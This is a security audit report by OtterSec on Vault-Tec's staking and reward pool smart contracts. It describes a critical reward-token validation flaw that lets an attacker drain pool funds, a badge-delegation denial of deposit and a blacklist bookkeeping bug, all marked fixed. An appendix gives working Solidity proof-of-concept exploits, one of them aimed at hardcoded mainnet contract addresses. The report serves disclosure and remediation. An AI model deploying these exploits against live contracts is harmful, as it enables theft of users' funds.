Vault-Tec

Audit

Presented by:

OtterSec contact@osec.io

Robert Chen r@osec.io

Woosun Song procfs@osec.io

Contents

01 | Executive Summary

Overview

Vault-Tec engaged OtterSec to perform an assessment of the `vault-tec-core` program. This assessment was conducted between February 7th and February 12th, 2023. For more information on our auditing methodology, see Appendix C.

Critical vulnerabilities were communicated to the team prior to the delivery of the report to speed up remediation. After delivering our audit report, we worked closely with the team to streamline patches and confirm remediation. We delivered final confirmation of the patches March 15th, 2023.

Key Findings

Over the course of this audit engagement, we produced 7 findings total.

In particular, we found a critical security issue in Vault-v2 and Vault-v3 that could result in the theft of funds (OS-VTC-ADV-00). We also noticed an issue leading to a denial of service in Vault-v3, where an adversary can block users from depositing to the pool (OS-VTC-ADV-01).

Additionally, we made recommendations regarding the immutability of reward sources in liquidity mining manager contracts (OS-VTC-SUG-00), as well as recommendations for decreased gas consumption (OS-VTC-SUG-01, OS-VTC-SUG-02).

Overall, we commend the Vault-Tec team for being responsive and knowledgeable throughout the audit.

02 | Scope

The source code was delivered to us in a git repository at github.com/vault-tec-team/vault-tec-core. This audit was performed against commit d12ddb2.


A brief description of the programs is as follows.

Name	Description
vault-v1	`vault-v1` is the base implementation for all programs and implements the following functionalities: • Depositing tokens for a certain duration. • Withdrawing tokens after the predefined duration has lapsed. • Distributing rewards to stakers.
vault-nft	Users can stake `ERC-721` and obtain `Stake-ERC-721` in return. Unlike `vault-v1`, there is no concept of rewards.
vault-v2	`vault-v2` added robustness to `vault-v1` by implementing the following features: • platform fee and distributor incentives • Minimum lock duration. • Kickout mechanism for prolonged stakers. • Admin functionalities for updating escrow parameters. • Batch deposit and migration.
vault-v3	`vault-v3` built upon `vault-v2` by implementing badge boosting. Badges are `ERC-1155` tokens that increases reward shares.

03 | Findings

Overall, we reported 7 findings.

We split the findings into **vulnerabilities** and **general findings**. Vulnerabilities have an immediate impact and should be remediated as soon as possible. General findings don't have an immediate impact but will help mitigate future vulnerabilities.



Severity	Count
Critical	1
High	0
Medium	2
Low	0
Informational	4

04 | Vulnerabilities

Here, we present a technical analysis of the vulnerabilities we identified during our audit. These vulnerabilities have *immediate* security implications, and we recommend remediation as soon as possible.

Rating criteria can be found in Appendix B.

ID	Severity	Status	Description
OS-VTC-ADV-00	Critical	Resolved	Missing reward address checks lead to the theft of tokens that are possessed by the pool, and aren't registered as rewards.
OS-VTC-ADV-01	Medium	Resolved	A malicious user can permanently block a user from depositing to `MultiRewardsTimeLockPoolV3` by abusing `delegateBadgeTo`.
OS-VTC-ADV-02	Medium	Resolved	In `MultiRewardsBasePoolV3.removeBlacklist`, blacklist entries are cleared from the `inBlacklist` map but not deleted from the `blacklistAddresses` array.

OS-VTC-ADV-00 [crit] | Missing Reward Address Checks

Description

In the multi-reward pools `MultiRewardsBasePoolV2` and `MultiRewardsBasePoolV3`, the claim and distribute functions do not check if the provided `_reward` argument is included in `rewardTokens`. For instance, the `distributeRewards` function for `v2` performs the underlying operations without checking the validity of `_reward`.

contracts/multiRewards/defi/base/MultiRewardsBasePoolV2.sol SOLIDITY

```solidity
function distributeRewards(address _reward, uint256 _amount) external
    ↪ override nonReentrant {
    IERC20(_reward).safeTransferFrom(_msgSender(), address(this),
    ↪ _amount);
    _distributeRewards(_reward, _amount);
}
```

When minting and burning stake tokens, the contract recalculates `pointCorrection` in order to maintain the amount of claimable rewards. For example, upon minting new shares, a negative delta is applied to `pointCorrection` so that the amount of claimable rewards is unchanged despite the increase in shares.

contracts/multiRewards/defi/base/MultiRewardsBasePoolV2.sol SOLIDITY

```solidity
function _mint(address _account, uint256 _amount) internal virtual
    ↪ override {
    super._mint(_account, _amount);
    for (uint256 i = 0; i < rewardTokens.length; i++) {
        address reward = rewardTokens[i];
        _correctPoints(reward, _account, -(_amount.toInt256()));
    }
}

function _burn(address _account, uint256 _amount) internal virtual
    ↪ override {
    super._burn(_account, _amount);
    for (uint256 i = 0; i < rewardTokens.length; i++) {
        address reward = rewardTokens[i];
        _correctPoints(reward, _account, _amount.toInt256());
    }
}
```

If an attacker distributes and claims rewards that are not included in the `rewardTokens` array, the attackers may break the invariant enforced by `_mint` and `_burn`. Breaking this invariant allows the claim of rewards for the same share multiple times. As a consequence, pools holding `ERC-20` tokens not listed in the `rewardTokens` array are susceptible to complete theft. For instance, if the deposit token of a pool is not included in the `rewardTokens` list, the entire deposit may be drained.

Proof of Concept

An example setting is as follows:

- A multi-reward pool is initialized, whose deposit token is A Token and reward tokens are B Token and C Token.
- An attacker owns a sufficient amount of Token A.

An expected workflow for an attack is as follows:

1. The attacker calls `distributeRewards` with `reward` set to Token A's address and `amount` set to a modest value.
2. The attacker makes a deposit with minimum duration and modest volume.
3. The attacker calls `claimRewards` with `reward` set to Token A's address, and receives Token A in return.
4. Upon the expiration of the minimum deposit period, the attacker withdraws the deposit made in step 2.
5. The attacker creates another EOA and repeats step 2 ~ 4. For each iteration, the attacker steals constant amounts of Token A from the pool in step 3. Repeating this will eventually drain all Token A from the pool.

Please find the proof-of-concept code in this section.

Remediation

Add the following check in multi-reward pools' `claimRewards` and `distributeRewards` function.

SOLIDITY

```solidity
require(rewardTokensList[_reward], "Invalid reward");
```

Patch

Fixed in 9a4e688.

OS-VTC-ADV-01 [med] | Denial Of Deposit

Description

In `MultiRewardsTimeLockPoolV3`, users may claim additional rewards if they are delegated recipients of badge tokens, which are `ERC1155` tokens that represent increased shares. The bonus available from badges is calculated using the `getBadgeMultiplier` function.

contracts/multiRewards/gamefi/MultiRewardsTimeLockPoolV3.sol SOLIDITY

```solidity
function getBadgeMultiplier(address _depositorAddress) private view
    ↪ returns (uint256) {
    uint256 badgeMultiplier = 0;

    if (ineligibleList[_depositorAddress]) {
        return badgeMultiplier;
    }

    for (uint256 index = 0; index <
    ↪ delegatesOf[_depositorAddress].length; index++) {
        Delegate memory delegateBadge =
    ↪ delegatesOf[_depositorAddress][index];
        BadgeData memory badge = delegateBadge.badge;
        if (IERC1155(badge.contractAddress).balanceOf(delegateBadge.owner,
    ↪ badge.tokenId) > 0) {
            badgeMultiplier = badgeMultiplier +
    ↪ (badgesBoostedMapping[badge.contractAddress][badge.tokenId]);
        }
    }
    return badgeMultiplier;
}
```

The amount of gas used during the execution of this function is linearly proportional to the length of the `delegatesOf[_depositorAddress]` array. Therefore, if a malicious user is capable of arbitrarily increasing the length, they may prevent a user from making a deposit.

Proof of Concept

1. An attacker deploys the following contract.


```solidity
contract FakeERC1155 {
    function balanceOf(address owner, uint256 tokenId)
        external
        view
        returns (uint256)
    {
        return 1;
    }
}
```

2. The attacker calls `delegateBadgeTo` with the following arguments:
    - `badgeContract`: The address of the `FakeERC1155` deployed in the previous step.
    - `tokenId`: 0.
    - `delegator`: The target user subject to a denial of deposit.
3. The attacker performs step 2 with `tokenIds` $1 \cdots N$.
4. IF N is sufficiently large, all of the target user's future deposits will revert due to gas exhaustion. Our calculations showed that $N \geq 7000$ is sufficient to render the execution of `deposit()` to exceed the current block gas limit of ETH mainnet, which is 30×10^6 units.

Please find the proof-of-concept code in this section.

Remediation

The following check should be added to the `delegateBadgeTo` function so that only holders of valid badges can perform delegations.

```solidity
require(inBadgesList[_badgeContract][_tokenId], "invalid badge");
```

Patch

Fixed in 74bad90.

OS-VTC-ADV-02 [med] | Data Structure Inconsistency

Description

The removeBlacklist function removes the blacklisted address from the inBlacklist map but fails to remove the same address from the blacklistAddresses array.

contracts/multiRewards/gamefi/base/MultiRewardsBasePoolV3.sol SOLIDITY

```solidity
function removeBlacklist(address _address) external onlyAdmin {
    require(
        inBlacklist[_address],
        "MultiRewardsBasePoolV3.removeBlacklist: address not in blacklist,
    ↪   please try to add first"
    );
    inBlacklist[_address] = false;
    /* abridged */
}
```

This implementation flaw has two security implications. First, an oversized blacklist may lead to a denial of service condition in adjustedTotalSupply. Second, it allows duplicate entries to be present in the array. Redundant entries in the array may violate the invariant that ensures the sum of all blacklisted shares is less than or equal to the total supply. If this invariant is broken, adjustedTotalSupply is bound to revert due to integer overflow in the last subtraction.

contracts/multiRewards/gamefi/base/MultiRewardsBasePoolV3.sol SOLIDITY

```solidity
function adjustedTotalSupply() public view returns (uint256) {
    uint256 blacklistSum = 0;
    for (uint256 i = 0; i < blacklistAddresses.length; i++) {
        blacklistSum = blacklistSum +
    ↪   blacklistAmount[blacklistAddresses[i]];
    }
    return super.totalSupply() - blacklistSum;
}
```

Remediation

Remove the blacklistAddresses array and maintain only the blacklistSum in a separate member variable.

Patch

Fixed in 8c37830 and 15e0843.

05 | General Findings

Here, we present a discussion of general findings during our audit. While these findings do not present an immediate security impact, they represent antipatterns and could lead to security issues in the future.

ID	Description
OS-VTC-SUG-00	In certain cases, the `rewardSource` field in Liquidity Mining Manager contracts may require modification.
OS-VTC-SUG-01	Explicit array bounds checks are unnecessary, as solc-0.8.7 inserts bounds checks for all array accesses by default.
OS-VTC-SUG-02	The `duration` field in `IStakedERC721.StakeInfo` is unnecessary as it can be calculated from `end` - `start`.
OS-VTC-SUG-03	The zero address checks in the `_correctPoints*` functions could be redundant since they are already carried out in the `ERC20` functions.

OS-VTC-SUG-00 | Immutable Reward Source In Liquidity Mining Managers

Description

The contracts `LiquidityMiningManager`, `MultiRewardsLiquidityMiningManagerV2`, and `MultiRewardsLiquidityMiningManagerV3`, perform the function of distributing rewards at a constant time rate. The rewards are taken from the address `rewardSource`, which is specified as an `immutable` member variable.

However, in certain cases, `rewardSource` may require modification. One instance of such circumstance is when `rewardSource` is subject to migration, resulting in the change of contract address.

Remediation

Remove the `immutable` specifier on `rewardSource`, and implement functions and roles for modification.

Patch

Fixed in 74bad90.

OS-VTC-SUG-01 | Redundant Array Bounds Checks

Description

We have noticed multiple usages of explicit bounds checks for array accesses. For example, a `require` statement was used in `MultipleRewardsTimeLockPoolV3` in order to check that `_depositId` is in bounds.

contracts/multiRewards/gamefi/MultiRewardsTimeLockPoolV3.sol SOLIDITY

```solidity
function _processExpiredDeposit(
        address _account,
        uint256 _depositId,
        bool relock,
        uint256 _duration
    ) internal {
        require(
            _account != address(0),
            "MultiRewardsTimeLockPoolV3._processExpiredDeposit: account
    ↪   cannot be zero address"
        );
        require(
            _depositId < depositsOf[_account].length,
            "MultiRewardsTimeLockPoolV3._processExpiredDeposit: deposit
    ↪   does not exist"
        );
        Deposit memory userDeposit = depositsOf[_account][_depositId];
        /* abridged */
    }
```

However, such checks using the `require` statement are redundant because `solc-0.8.7`, the compiler specified by the pragma, automatically inserts checks for all array accesses by default.

Remediation

Remove all explicit bounds checks for array accesses.

Patch

Fixed in 74bad90.

OS-VTC-SUG-02 | Redundant Field In IStakedERC721.StakeInfo

Description

`ERC721Staking` uses the following format to record stakes.

contracts/nft/interfaces/IStakedERC721.sol SOLIDITY

```solidity
struct StakedInfo {
    uint64 start;
    uint256 duration;
    uint64 end;
}
```

However, the `duration` field is unnecessary because it can be recomputed from `end - start`. Removing this field may help decrease storage usage.

Remediation

Remove the `duration` field in the `IStakedERC721.StakedInfo` structure, as well as all code that references it. For instance, the highlighted portion of the code in `StakedERC721.safeMint` is subject to removal.

contracts/nft/StakedERC721.sol SOLIDITY

```solidity
function safeMint(
        address to,
        uint256 tokenId,
        StakedInfo memory stakedInfo
    ) public override onlyMinter {
        require(
            stakedInfo.end >= stakedInfo.start,
            "StakedERC721.safeMint: StakedInfo.end must be greater than
    ↪   StakedInfo.start"
        );
        require(stakedInfo.duration > 0, "StakedERC721.safeMint:
    ↪   StakedInfo.duration must be greater than 0");
        _stakedInfos[tokenId] = stakedInfo;
        _safeMint(to, tokenId);
    }
```

OS-VTC-SUG-03 | Redundant Zero Address Checks

Description

The `_correctPoints` and `_correctPointsForTransfer` functions check for non-zero addresses.

contracts/base/AbstractRewards.sol SOLIDITY

```solidity
function _correctPointsForTransfer(address _from, address _to, uint256
    ↪  _shares) internal {
    require(_from != address(0),
    ↪  "AbstractRewards._correctPointsForTransfer: address cannot be
    ↪  zero address");
    require(_to != address(0), "AbstractRewards._correctPointsForTransfer:
    ↪  address cannot be zero address");
    require(_shares != 0, "AbstractRewards._correctPointsForTransfer:
    ↪  shares cannot be zero");

    int256 _magCorrection = (pointsPerShare * _shares).toInt256();
    pointsCorrection[_from] = pointsCorrection[_from] + _magCorrection;
    pointsCorrection[_to] = pointsCorrection[_to] - _magCorrection;

    emit PointsCorrectionUpdated(_from, pointsCorrection[_from]);
    emit PointsCorrectionUpdated(_to, pointsCorrection[_to]);
  }
```

However, this check is redundant because the preceding `ERC20` method will revert upon encountering a zero address. For instance, the `ERC20._transfer` method will be called before point correction, which will revert to a zero address before reaching the checks highlighted above.

Remediation

Remove the zero address checks in `_correctPoints*` functions.

A | Proofs of Concept

Below are proof of concept exploits for our findings.

OS-VTC-ADV-00

SOLIDITY

```solidity
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.7;

/* abridged */

contract ExploitXyUsdc {
    FundReceiver surrogate;
    IERC20 public uniXyUsdc =
        IERC20(0xbd7da348408F115c72c599AF201c33CA3CAef083);
    IMultipleRewardsTimeLockNonTransferable public pool =
        IMultipleRewardsTimeLockNonTransferable(
            0x65c10D70253c9A28B6Cb4aFf976e5c3a0568D687
        );

    function step1() public {
        // this function only needs to be called once
        uint256 uniXyUsdcBalance = uniXyUsdc.balanceOf(address(this));
        require(
            uniXyUsdcBalance > 0,
            "ExploitXyUsdc: Insufficient funds for attack"
        );
        uniXyUsdc.approve(address(pool), type(uint256).max);
        // distribute small reward
        pool.distributeRewards(address(uniXyUsdc), uniXyUsdcBalance /
    ↪   10);
        require(
            pool.pointsPerShare(address(uniXyUsdc)) > 0,
            "ExploitXyUsdc: distributed funds are rounded to zero"
        );
    }

    function step2() public {
        uint256 uniXyUsdcBalance = uniXyUsdc.balanceOf(address(this));
        require(
            uniXyUsdcBalance > 0,
```

```
            "ExploitXyUsdc: Insufficient funds for attack"
        );

        surrogate = new FundReceiver();
        // get stake tokens for surrogate
        pool.deposit(
            uniXyUsdcBalance,
            pool.MIN_LOCK_DURATION(),
            address(surrogate)
        );

        // claim rewards in surrogate context
        require(
            pool.withdrawableRewardsOf(address(uniXyUsdc),
    ↪   address(surrogate)) >
                0,
            "ExploitXyUsdc: rewards claimed is zero"
        );
        bytes memory callData = abi.encodeWithSelector(

    ↪   IMultipleRewardsTimeLockNonTransferable.claimRewards.selector,
            address(uniXyUsdc),
            address(this)
        );
        surrogate.callExternal(address(pool), callData);
    }

    function step3() public {
        // this function must be called MIN_LOCK_DURATION seconds after
    ↪   calling step2()
        // assume that deposit id is zero
        bytes memory callData = abi.encodeWithSelector(
            IMultipleRewardsTimeLockNonTransferable.withdraw.selector,
            0,
            address(this)
        );
        surrogate.callExternal(address(pool), callData);
    }
}
```

Each of the functions `step*()` correspond to the steps described in OS-VTC-ADV-00. The exploit was tested on ETH mainnet, block number 16589597 via `foundry test`.

OS-VTC-ADV-01

SOLIDITY

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.7;

contract FakeERC1155 {
    function balanceOf(address owner, uint256 tokenId)
        external
        view
        returns (uint256)
    {
        return 1;
    }
}

contract ExploitBadgeDos {
    IMultipleRewardsTimeLockNonTransferableV3 pool;
    MockERC1155 badge;

    constructor(address _pool) {
        pool = IMultipleRewardsTimeLockNonTransferableV3(_pool);
        badge = new MockERC1155();
    }

    function blockUser(address targetUser) public {
        for (uint256 i = 0; i < 7000; i++) {
            pool.delegateBadgeTo(address(badge), i, targetUser);
        }
    }
}
```

Calling `blockUser` on a user will permanently block that user from depositing to the pool.

B | Vulnerability Rating Scale

We rated our findings according to the following scale. Vulnerabilities have immediate security implications. Informational findings can be found in the General Findings section.

Critical	Vulnerabilities that immediately lead to loss of user funds with minimal preconditions Examples: • Misconfigured authority or access control validation • Improperly designed economic incentives leading to loss of funds
High	Vulnerabilities that could lead to loss of user funds but are potentially difficult to exploit. Examples: • Loss of funds requiring specific victim interactions • Exploitation involving high capital requirement with respect to payout
Medium	Vulnerabilities that could lead to denial of service scenarios or degraded usability. Examples: • Malicious input that causes computational limit exhaustion • Forced exceptions in normal user flow
Low	Low probability vulnerabilities which could still be exploitable but require extenuating circumstances or undue risk. Examples: • Oracle manipulation with large capital requirements and multiple transactions
Informational	Best practices to mitigate future security risks. These are classified as general findings. Examples: • Explicit assertion of critical internal invariants • Improved input validation

C | Procedure

As part of our standard auditing procedure, we split our analysis into two main sections: design and implementation.

When auditing the design of a program, we aim to ensure that the overall economic architecture is sound in the context of an on-chain program. In other words, there is no way to steal funds or deny service, ignoring any chain-specific quirks. This usually requires a deep understanding of the program's internal interactions, potential game theory implications, and general on-chain execution primitives.

One example of a design vulnerability would be an on-chain oracle that could be manipulated by flash loans or large deposits. Such a design would generally be unsound regardless of which chain the oracle is deployed on.

On the other hand, auditing the implementation of the program requires a deep understanding of the chain's execution model. While this varies from chain to chain, some common implementation vulnerabilities include reentrancy, account ownership issues, arithmetic overflows, and rounding bugs.

As a general rule of sum, implementation vulnerabilities tend to be more "checklist" style. In contrast, design vulnerabilities require a strong understanding of the underlying system and the various interactions: both with the user and cross-program.

As we approach any new target, we strive to get a comprehensive understanding of the program first. In our audits, we always approach targets with a team of auditors. This allows us to share thoughts and collaborate, picking up on details that the other missed.

While sometimes the line between design and implementation can be blurry, we hope this gives some insight into our auditing procedure and thought process.